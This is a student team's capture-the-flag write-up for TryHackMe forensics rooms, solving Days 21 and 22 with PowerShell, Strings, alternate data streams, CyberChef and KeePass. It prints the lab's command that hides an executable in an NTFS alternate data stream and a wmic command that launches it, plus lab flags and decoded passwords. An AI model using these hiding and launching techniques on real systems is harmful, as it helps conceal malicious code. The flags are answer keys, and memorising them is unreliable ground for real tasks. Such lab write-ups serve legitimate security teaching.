PSP0201

Week 6

Write Up

Group name: Code Blu

ID	Name	Role
1211103236	Tang Yu Xuan	Leader
1211102879	Koh Jia Jie	Member
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
Day 21: Time for ELForensics

Tools Used: Kali Linux, Remmina


Solution / Walkthrough:

Question 1: Read the contents of the text file within Documents folder. What is the file hash for db.exe?

Use Remmina. Enter the credentials given by TryHackMe.com




Cd into the Documents folder. Use the command "more 'db hash text.txt'" to obtain the hash of the 'db hash text.txt', **596690FFC54AB6101932856E6A78E3A1**.



Question 2: What is the file hash of the mysterious executable within the Documents folder?

Use the command 'Get-FileHash -Algorithm MD5 '.\deebee.exe' to obtain the hash of the 'deebee.exe' which is the mysterious executable,

5F037501FB542AD2D9B06EB12AED09F0.



Question 3: Using Strings find the hidden flag within the executable?

Use string64.exe to inspect a binary file(.exe). Run the command ‘c:\Tools\strings64.exe -accepteula deebee.exe’

```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebee.exe


Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
`.rsrc
@.reloc
&*"
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.C1.K~.Sx.[x.c
<Module>
mscorlib
Thread
```

We obtained the THM flag, **THM{f6187e6cbeb1214139ef313e108cb6f9}**.

```
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littleh
elper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream
hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
```

Question 4: What is the flag that is displayed when you run the database connector file?

Use ‘Get-Item -Path deebee.exe -Stream *’ to view ADS.


```
PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docu
                ments\deebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docu
                ments
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docu
                ments\deebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docu
                ments
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144
```

Use command ‘wmic process call create $(Resolve-Path ‘.\deebee.exe’:hidedb) to launch the hidden executable hiding within ADS. We then found the THM flag,

THM{088731ddc7b9fdeccaed982b07c297c}.

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\dee
bee.exe:hidedb)
Executing (Win32_Process)->Create()
```



Through process/ methodology:

Firstly, we use Remmina to connect to the remote machine using the credentials provided in TryHackMe.com. Using Powershell, cd to the Documents directory and there will be 2 files, which are, ds file hash.txt and deebee.exe. Use the command 'Get-FileHash -Algorithm MD5' to get the hash of both files. Then, use the Strings.exe tool to inspect the deebee.exe file by using the command 'c:\Tools\strings64.exe -accepteula deebee.exe'. We got our first THM flag. To view the ADS in the executable, use 'Get-Item -Path deebee.exe -Stream *'.We noticed that the stream is hidedb followed by a length of 6144. By using the stream we obtained, we run the command 'wmic process call create $(Resolve-Path '.\deebee.exe':hidedb) to launch the hidden executable hiding within ADS. Lastly, we obtained our second THM flag.


Day 22: Time for ELForensics

Tools Used: Kali Linux, Remmina


Solution / Walkthrough:

Question 1: What is the password to the KeePass database?

Copy the folder name.




Paste it on CyberChef, choose the recipe 'Magic' and decode it. The password to the KeePass database is '**thegrinchwashere**'.




Question 2: What is the encoding method listed as the 'Matching ops'?

Refer to the first row of the properties column. We can find ‘base64’ below the ‘Matching Ops’. The encoding method is ‘**base64**’.




Question 3: What is the note on the hiya key?

After logging into KeePass with the password, We can see the note in the ‘Private” tab. The note is ‘**Your passwords are now encoded. You will never get access to your systems! Hahaha :>^P**’.




Question 4: What is the decoded password value of the Elf Server?

In the 'Network' tab, we can find the password.




Using CyberChef, decode it with the hex recipe. The decoded password value for the Elf Server is '**sn0wM4n!**'.




Question 5: What was the encoding used on the Elf Server password?

The encoding used on the Elf Server password is '**Hex**'.




Question6: What is the decoded password value for ElfMail?

In the eMail tab of KeePass.exe, we can get the password.

